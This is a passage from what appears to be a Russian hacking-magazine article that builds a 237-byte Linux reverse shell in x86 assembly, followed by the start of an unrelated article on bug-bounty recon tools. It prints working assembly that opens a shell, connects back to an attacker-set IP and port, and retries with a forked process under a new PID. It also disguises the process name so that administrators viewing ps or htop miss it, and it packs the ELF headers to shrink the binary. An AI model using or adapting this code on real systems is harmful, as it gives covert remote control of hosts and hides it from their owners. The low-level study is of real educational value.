    loop    _name_loop
  ...
NEW_ARGV:
  db "s0l3g1t", 0
_start:
...
```

Этот адрес помещается в регистр `edi` (destination index register). В регистр `esi` (source index register) отправляется адрес устанавливаемого нами имени `"s0l3g1t"`, а в `ecx` — его длина, включая нулевой байт. Однако оказывается, что если изначальный `argv[0]` (`"./asm_shell"`) был длиннее нового, то, несмотря на наличие завершающего нуль-байта, вывод `ps` будет таков.



Вывод ps при перезаписи нулевого аргумента «в лоб»

Как-то не особо здорово. Попробуем его сначала заполнить нулями и лишь затем перезаписывать.



Вывод ps при перезаписи зануленного нулевого аргумента

Уже лучше — в выводе `ps` ничего подозрительного! Хотя все еще есть к чему стремиться. А что скажет нам мануал? Совсем немного поискав, натыкаемся на такое место в `man 5 proc` (подраздел о `/proc/[pid]/cmdline`):

> *Furthermore, a process may change the memory location that this file refers via prctl(2) operations such as PR_SET_MM_ARG_START.*

А в `man 2 prctl` находим, помимо параметра `PR_SET_MM_ARG_START`, также `PR_SET_MM_ARG_END` (с небольшой пометкой, что эти опции доступны начиная с версии Linux 3.5). Кажется, второй параметр — как раз то, что надо! Да вот незадача: для выполнения операций `prctl()`, затрагивающих память процесса, нужна привилегия `CAP_SYS_RESOURCE` (иначе ведь было бы слишком уж просто!). А ее установка требует прав суперпользователя.

По этой же причине замена адреса самого массива строк `argv[]` на стеке «в лоб» не приведет к смене содержимого `/proc/[pid]/cmdline`: Linux хранит адреса начала и конца памяти, где находятся аргументы процесса, причем содержимое именно этой памяти и выводится. То же верно и для переменных окружения. И потому `xxd` выводит нули.

В общем, будем исходить из предположения, что реверс-шелл запущен от имени простого пользователя и возможности установить `CAP_SYS_RESOURCE` никоим образом нет. Поэтому просто занулим весь изначальный `argv[0]` и запишем поверх него свой. Часто ли кому-либо приходит в голову смотреть имя процесса через `/proc` в `xxd`?

Осталось разобраться с подменой имени `/bin/sh`, ведь после вызова `execve()` для запуска шелла его `*argv[]` будет предательски являть взору админа `/bin/sh` в выводе `ps` и `htop`, а также в `/proc/<pid>/cmdline`. К счастью, это решается проще простого: нужно всего лишь передать собственный `argv[0]` вторым аргументом этому сисколу. Притом важно иметь в виду, что передается указатель на массив аргументов (строк), который должен завершаться нулевым указателем. Поэтому перед тем, как положить на стек адрес `NEW_ARGV`, туда кладется 0:

```
xor eax, eax
  push dword 0x0068732f ; push "/sh"
  push dword 0x6e69622f ; push /bin (="/bin/sh")
  mov ebx, esp          ; ebx =  ptr to "/bin/sh" into ebx
  push edx              ; edx = 0x00000000
mov edx, esp            ; **envp = edx = ptr to NULL address
push ebx                ; pointer to /bin/sh
push 0
push NEW_ARGV
  mov ecx, esp          ; ecx points to shell's argv[0] ( &NEW_ARGV )
  mov al, 0xb
  int 0x80              ; execve("/bin/sh", &{ NEW_ARGV, 0 }, 0)
```

Но сменить при этом и краткое имя через `prctl()` так просто мы уже не можем, поскольку работаем из оболочки, где вызов сисколов напрямую недоступен. Однако есть иные интересные способы это сделать.

«Давай по новой»

Чтобы соединиться с сервером, нужно создать сокет, заполнить структуру, содержащую адрес для подключения, — `struct sockaddr` и приконнектиться по нему.

Сокет — конечная точка соединения в Linux, и не обязательно это сетевое соединение, как в случае unix- и netlink-сокетов. При создании сокета необходимо указать семейство адресов, или протоколов (на текущий момент первые — это псевдонимы вторых), которому он будет принадлежать, тип сокета (потоковый, датаграммный, сырой и прочие) и протокол (зависит от семейства, см. `man protocols`). Нам необходим потоковый (TCP, `SOCK_STREAM`) интернет-сокет (семейство `AF_INET`), а протокол при передаче нуля будет выбран автоматически:

```
mov al, 0x66     ; 0x66 = 102 = socketcall()
push ebx         ; 3rd arg: socket protocol = 0
mov bl, 0x1      ; ebx = 1 = socket() function
push byte 0x1    ; 2nd arg: socket type = 1 (SOCK_STREAM)
push byte 0x2    ; 1st arg: socket domain = 2 (AF_INET)
mov ecx, esp     ; copy stack structure's address to ecx (pointer)
int 0x80         ; eax = socket(AF_INET, SOCK_STREAM, 0)
```

INFO

На некоторых платформах (в частности, x86_32) для сокетных функций вместо отдельных сисколов `socket()`, `bind()`, `connect()` и так далее используется единый системный вызов `socketcall()`, первым аргументом которому передается номер необходимой функции. Эти номера определены в ядре Linux. Вопрос сокетных системных вызовов немного освещен в этой статье.

Параметр `struct sockaddr` — это что-то вроде «базового класса» для описания адресов различных протоколов. Он имеет лишь два поля:

```
/* Structure describing a generic socket address. */
struct sockaddr {
  unsigned short sa_family;   /* Common data: address family and
length. */
  char sa_data[14];           /* Address data. */
};
```

Значение первого должно совпадать с семейством созданного прежде сокета. И именно второе поле описывает адрес, с которым будет связан сокет. Как ты понимаешь, в разных протоколах форматы адресов отличаются, поэтому существуют также `sockaddr_in`/`sockaddr_in6` (internet-сокеты), `sockaddr_un` (unix-сокеты) и многие другие. Хотя все они — своего рода надстройка над структурой `sockaddr`, к типу которой спокойно приводятся для поддержания единого API сокетных функций. К примеру, `sockaddr_in` делит поле `sa_data` на IP-адрес и номер порта, при этом остается восемь неиспользуемых байт (см. также `man 7 ip`):

```
struct sockaddr_in {
  sa_family_t    sin_family;  /* address family: AF_INET */
  in_port_t      sin_port;    /* port in network byte order */
  struct in_addr sin_addr;    /* internet address */
  unsigned char  sin_zero[8]; /* Pad to size of 'struct sockaddr' */
};

/* Internet address */
struct in_addr {
  uint32_t       s_addr;     /* address in network byte order */
};
```

В общем, наша задача — корректно сформировать эту структуру на стеке и передать ее адрес системному вызову `connect()`. Как отмечено, порт (`REV_PORT`) и IP-адрес (`REV_IP`) в этой структуре должны иметь сетевой порядок байтов, то есть быть Big Endian (MSB). Следующий код осуществляет вызов `connect(socketfd, addr, sizeof(addr))`, где `socketfd` был получен нами ранее:

```
mov al, 0x66          ; 0x66 = 102 = socketcall()
push dword REV_IP      ; Remote IP address
  push word REV_PORT   ; Remote port
  push word 0x0002     ; sin_family = 2 (AF_INET)
  mov ecx, esp         ; ecx = ptr to *addr structure

  push byte 16         ; addr_len = 16 (structure size)
  push ecx             ; push ptr of args structure
  push ebx             ; ebx = socketfd

  mov bl, 0x3          ; ebx = 3 = connect()
  mov ecx, esp         ; save esp into ecx, points to socketfd
  int 0x80             ; eax = connect(socketfd, *addr[2, PORT, IP],
16) = 0 on success
```

Если подключиться не удалось, следует повторить попытку через некоторое время. Здесь все просто: проверяем код возврата, который мы получили в `eax`, — в случае успешного подключения он равен 0, а при ошибке -1. При этом перед новой попыткой подключения реверс-шелл должен создавать дочерний процесс и завершать родительский, чтобы сменился его PID. Спать при этом будет уже дочерний. И для простоты пусть тайм-аут будет всегда пять секунд, хотя и неплохо бы, чтобы это было случайным значением из некоего диапазона.

С функцией сна придется совсем чуть-чуть повозиться. Мы не можем просто так вызвать `sleep(5)`, потому что нужный нам сискол принимает два указателя на структуры — одна описывает продолжительность сна, а во вторую записывается оставшееся время, если сон был чем-то прерван (например, прилетевшим сигналом):

```
int nanosleep(const struct timespec *req, struct timespec *rem)
```


Однако мануал говорит, что `rem` может быть равен `NULL`, а это нам только на руку. Остается лишь записать в структуру `req` секунды и наносекунды, в течение которых мы собираемся спать:

```
struct timespec {
  time_t  tv_sec;  /* goes to 'long int' */
  long    tv_nsec;
};
```

Оба числа имеют тип `long int`, что на x86_32 составляет 4 байта. То есть заполнять структуру и вызывать сискол будем так, не забыв после подчистить за собой стек:

```
mov eax, NR_NANOSLEEP
push dword 0    ; nsec
push dword 2    ; sec
mov ebx, esp    ; ebx = struct timespec *req
xor ecx, ecx    ; ecx = struct timespec *rem = NULL
int 0x80
add esp, 8      ; cleanup
```

Результатом работы всего безобразия можешь полюбоваться на скрине.



Спим, меняем имя, не сдаемся!


Продолжение статьи →

РЕВЕРС-ШЕЛЛ НА 237 БАЙТ

ИЗУЧАЕМ ХАКИ LINUX ДЛЯ УМЕНЬШЕНИЯ ИСПОЛНЯЕМОГО ФАЙЛА

ДИЕТА ДЛЯ ЭЛЬФА

Полдела сделано: получен рабочий реверс-шелл! А какого он вышел размера? При использовании `nasm -f elf32 asm_shell.asm -o asm_shell.o && ld asm_shell.o -o asm_shell -m elf_i386` для сборки бинаря получаем около 5 Кбайт.



5 Кбайт... Это много или мало?

INFO

Хочу отметить, эта статья в значительной мере вдохновлена изысканиями, второе название которых очень говорящее — Size Is Everything (также есть на гитхабе). Суть в том, чтобы максимально отсечь все лишнее из ELF-файла, разбирая по ходу дела внутренности ELF и Linux, и получить при этом рабочий бинарь. Сам он при этом не делает ничего, только завершается с ответом на самый главный вопрос во Вселенной, — а именно возвращает код 42. Спойлер: автору при начальных 4 Кбайт удалось получить 45 байт!

Итак, мы имеем шелл на 4912 байт. Время углубиться в познание эльфийской сущности.

Пара слов о сборке «крошки эльфа»


Всякий, имевший дело с C, знает, что программа начинается с `main()` — эту функцию непременно ожидает в коде `gcc`. На самом деле не совсем: именно выполнение исполняемого файла начинается с точки входа (entry point), и это обычно функция `_start()`, отвечающая за предварительную подготовку и передачу управления в `main()`.

Мы ассемблируем `.asm`-файл с помощью NASM, а он выдает «перемещаемый» (Relocatable) ELF-файл (обычно у них расширение `.o`). Такие файлы, например, получаются при сборке проекта из нескольких исходных файлов по схеме «один исходник — один перемещаемый эльф» (которые, кстати, могут быть написаны и не на одном языке). Данное явление имеет еще гордое название «единица трансляции».

Перемещаемые эльфы содержат секции с данными и кодом, которые могут быть связаны с другими файлами для получения исполняемого бинаря. Собственно, этим и занимается компоновщик (линкер), услугами которого мы воспользуемся. В нашем случае это `ld`. Он ожидает в одном из входных файлов функцию с именем `_start`, которую и сделает точкой входа.


Что за пустота внутри?

Выполнив указанные выше команды, мы получили файл, в котором код (секция `.text`) начинается с физического смещения (смещение в файле на диске) `0x1000`, подозрительно похожего на размер страницы, а перед ним лишь пространство, заполненное нулями. Это, между прочим, целых 4 Кбайт. Такое расточительство совершенно никуда не годится!



В начале была матрица

Давай-ка посмотрим, какие опции компоновщика за это отвечают. Судя по описанию ключа `-n` — `Do not page align data`, он нам и нужен. Проверим?



Убираем выравнивание по странице


912 байт! Намного лучше. Теперь код начинается с физического смещения `0x60`. Что теперь? Пришла пора поиграть с секциями.

INFO

Исходный код на разных этапах редактирования можешь поизучать по истории коммитов.


Да кому нужны эти SHT?

SHT — таблица заголовков секций (Section Header Table), хотя чаще можно встретить просто «таблица секций» или «заголовки секций». Здесь содержатся имена всех секций в файле, и ознакомиться с ними можно, запустив `readelf -S`.




Секции нашего реверс-шелла

Откуда же взялись еще секции, ведь в наших исходниках была лишь секция `.text`, содержащая код? Здесь нужно поразмышлять о том, как мы получили исполняемый файл. Например, чтобы `ld` смог найти функцию `_start()`, информация об этом должна где-то находиться. И находится она в таблице символов в `.o`-файле, в секциях `.symtab` и `.strtab`.




Информация о символах в перемещаемом эльфе

Как видишь, здесь присутствуют все наши метки, указанные в исходниках. А вот в исполняемом файле наличие таблицы символов не является необходимым для работы. Поэтому к нему можно безболезненно применить команду `strip` или использовать ключ линкера `-s`, чтобы избавиться от символов в нем. При этом, если «стрипнуть» символы в перемещаемом файле, линкер заругается на невозможность найти точку входа и собрать исполняемый эльф, что и логично. Итак, сэкономим еще чуть больше половины — 468 байт.



Реверс-шелл без информации о символах

Более того, для корректной работы бинаря не является необходимой информация о секциях в принципе! Самый простой способ избавиться от них — вырезать их из исполняемого файла «в лоб», например с помощью `dd if=./asm_shell of=./asm_shell_trunc bs=1 count=<N>`. К счастью для нас, таблица секций находится в конце файла, поэтому это делается без лишних усилий. В нашем случае она начинается по смещению `0x130` (304).



Готовим к препарированию

Но чтобы не осталось информации о том, что секции вообще были, следует не только обрезать SHT в конце файла, но и занулить поля в заголовке ELF-файла, где указаны смещение таблицы секций, размер записи в ней и их количество (соответственно `e_shoff`, `e_shentsize` и `e_shnum` в структуре `ElfN_Ehdr`). Они подчеркнуты на рисунке выше. Более подробно об удалении заголовков секций написано в статье «ELF — No Section Header? No Problem», а о самих секциях можно почитать, например, в блоге Oracle.


INFO

Структура ELF-заголовка наглядно представлена на этой схеме, с которой советую обязательно разобраться, если ты дочитал досюда. Только имей в виду, что на ней рассмотрен 32-битный эльф, размеры отдельных полей которого меньше, чем в 64-битном.

Теперь наш реверс-шелл занимает 304 байта. Выжмем еще?


«Ужимаем» инструкции

Об этом приеме знают те, кому приходилось писать шелл-код под буферы ограниченного размера. Если же тебе это не особо близко, можешь ознакомиться, например, с материалом о шелл-кодах от SPbCTF. Если вкратце: за счет того, что длина различных инструкций на x86 не одинакова, зачастую одно и то же на языке ассемблера можно выразить по-разному. Вот один из моих любимых примеров.




Три байта против семи

Давай пересмотрим теперь наш код с этой точки зрения. Безусловно, с большой вероятностью пострадает его читабельность, но хуже-то работать он от этого не станет! В первую очередь нужно не записывать малые числа напрямую в регистры. У нас это преимущественно номера системных вызовов.



Расточаемое пространство

Замена инструкций вида `mov REG, IMM` на `push IMM; pop REG` действительно поможет с сисколами, имеющими низкие номера, но вот с числами, большими `0x7f`, `push IMM` начинает занимать 5 байт вместо двух, к которым добавляется байт на `pop REG`. Смещения в реверс-шелле, как видишь, куда больше этого значения, поэтому, пытаясь таким образом сэкономить на них, мы больше потеряем. А в некоторых случаях вместо того, чтобы помещать напрямую единицу в регистр, можно просто инкрементировать его, предварительно не забыв занулить. Сравни!



Помещаем единицу в ebx

Также нам не нужны некоторые инструкции для инициализации регистров, потому что изначально те все равно занулены. А, к примеру, конкретными значениями наносекунд сна и кода выхода при неудачной попытке соединения можно пренебречь — сокращаем их. То, как мы кладем на стек структуру `sockaddr_in`, можно тоже сократить и вместо двух раздельных инструкций на семейство и номер порта (которые в сумме в структуре занимают 4 байта) положить их одним заходом.

Так наш код «похудел» еще на 25 байт и составляет 279 байт. Дальше нас ждет только чистое творчество (и немного — тяготы поисков).

Бонус: сплоитим заголовки

В заголовке ELF есть место, которое по стандарту заполняется нулями, и система не проверяет эти значения при загрузке и запуске файла (чего не скажешь о некоторых инструментах). Оно находится в самой первой строке — `e_ident` — и начинается с десятого байта (`EI_PAD`). Девятый байт `EI_ABIVERSION`, описывающий «версию ABI для объектных файлов», для нас нерелевантен, ведь мы пишем не под зоопарк ARM'ов. Так что мы можем безопасно использовать 8 байт, начиная с восьмого в файле. Этого как раз хватит на `"/bin/sh"`. Но как корректно указать смещение до него в коде, не высчитывая и не меняя его руками?

Здесь понадобится изменить параметры сборки. Поскольку мы собрались править сам ELF-заголовок, который вообще-то генерируется линкером, то придется отказаться от его услуг. Как раз на такой случай NASM позволяет указать «сырой» формат выходного файла: `nasm -f bin asm_shell.asm -o asm_shell.raw`. В этом случае он собирает файл так, как тот описан в исходнике, не добавляя к нему вообще никаких заголовков. В данном случае нужно указать адрес, куда, как ожидается, это добро будет загружено, чтобы NASM мог правильно вычислить точку входа и прочие смещения. Для этого указывается директива `org 0x08048000`.

Еще одна вещь, которую мы вправе поменять без вреда для работы бинаря, — зануленная ранее информация о таблице секций. В ELF-заголовке находятся подряд такие поля:


- `e_shoff`, `e_flags` (8 байт)
- `e_shentsize`, `e_shnum`, `e_shstrndx` (6 байт)

Поле `e_flags` не описывает SHT; оно, согласно документации, предназначено для неких флагов процессора. Но поскольку на текущий момент никакие из них не определены, то со спокойной душой мы получаем 8 байт из первой цепочки полей. Туда как раз поместится `NEW_ARGV`.

Во вторую цепочку можно вынести код, завершающий процесс при неудачном соединении (он занимает 5 байт), а на его изначальное место поместить `jmp _exit`, сэкономив еще 3 байта. Теперь наш собранный вручную заголовок выглядит так:

```
org 0x08048000
ehdr:                           ; Elf32_Ehdr
  db  0x7F, "ELF"               ;   e_ident
  db  1, 1, 1, 0
BIN_SH:
  db  "/bin/sh", 0
e_type:
  dw  2                         ;   e_type
  dw  3                         ;   e_machine
  dd  1                         ;   e_version
  dd  _start                    ;   e_entry
  dd  phdr - $$                 ;   e_phoff
NEW_ARGV:
  db  "s0l3git", 0              ; e_shoff, e_flags
  dw  ehdrsize                  ;   e_ehsize
  dw  phdrsize                  ;   e_phentsize
  dw  1                         ;   e_phnum
_exit:
  push NR_EXIT                  ;   e_shentsize
  pop eax                       ;   e_shnum
  ; exit_code = random :D       ;   e_shstrndx
  int 0x80
  db 0
ehdrsize equ      $ - ehdr
phdr:                           ; Elf32_Phdr
  dd  1                         ;   p_type
  dd  0                         ;   p_offset
  dd  $$                        ;   p_vaddr
  dd  $$                        ;   p_paddr
  dd  filesize                  ;   p_filesz
  dd  filesize                  ;   p_memsz
  dd  5                         ;   p_flags
  dd  0x1000                    ;   p_align
phdrsize equ      $ - phdr
  ...
```

После всех манипуляций бинарь имеет размер 254 байта. Что мы теперь можем предпринять? Например, попробовать сделать так, чтобы ELF-заголовок и программный (PHT, Program Header Table) перекрывались, как предлагается в уже упомянутой статье «Size Is Everything». Это возможно, поскольку последние 8 байт ELF-заголовка идентичны первым 8 байтам PHT, а те байты ELF-заголовка, что перекроются новыми значениями, не играют критической роли для запуска файла. Правда, вынесенный нами в заголовок код `_exit` тогда придется вернуть на место. Плюс еще небольшая игра с регистрами, и получаем реверс-шелл на 237 байт. Это, считай, двадцатая часть первоначального размера!



Вот и весь реверс-шелл

ЧТО МЫ ВЫЯСНИЛИ?

Во-первых, при желании реверс-шелл может быть почти неприлично крохотным. Во-вторых, 32-битные процессы могут выполнить `execve()` и стать 64-битными. Заголовки в ELF-файлах могут перекрываться, и, если это сделано с умом, такой файл будет прекрасно работать. А смена процессом своего имени может оставлять следы.

Поскольку у нас имеется рабочий обратный шелл, ему можно навесить побольше соответствующей функциональности. Например, игнорирование сигналов, простукивание портов, шифрование трафика... Но это уже другая история.

WWW

Вот что еще может пригодиться, если тебе интересны глубоко системные вещи, подобные рассмотренным:

- Спецификация формата ELF и `man elf`
- Огромный читшит по Linux и x86_64
- Вводный материал и солидная серия статей о компоновщиках
- Заметка по сборке с использованием NASM и `ld`

joelblack
alex.kaledinov@gmail.com

ИНСТРУМЕНТЫ РАЗВЕДЧИКА

ПОДБИРАЕМ ПОЛЕЗНЫЕ УТИЛИТЫ ДЛЯ РАЗВЕДКИ ПРИ ОХОТЕ ЗА БАГАМИ

Любой взлом начинается со сбора информации о цели. Чем быстрее и качественнее ты соберешь информацию — тем больше шанс найти крутую багу, зарепортить ее первым и получить вознаграждение. В отличие от пентеста, в багбаунти участвуют сотни тысяч людей одновременно, а сервисы, которые у всех на виду, вдоль и поперек исследованы, и обнаружить там что-нибудь крайне сложно. В этой статье я расскажу об инструментах, которые помогут тебе провести разведку и собрать максимально много информации о цели.

ПОИСК ПОДДОМЕНОВ

Каждый поддомен — это потенциальная цель, так что их поиск — один из первых шагов при разведке. В больших компаниях, вроде IBM или Microsoft, используются десятки тысяч поддоменов, и все их нужно поддерживать в актуальном состоянии, своевременно ставить обновления софта и фиксить баги. Как показывает практика, о некоторых поддоменах просто забывают или ставят заглушки, хотя весь контент при этом остается доступен. Критические уязвимости, вроде RCE, SSTI, SSRF или XXE, чаще всего обнаруживают на поддоменах. Чем больше ты их найдешь, тем шире будет поверхность атаки. Существует очень много инструментов для их поиска, поэтому я рассмотрю только те, которые прошли проверку в боевых условиях и показали себя эффективными на разных программах bug bounty.

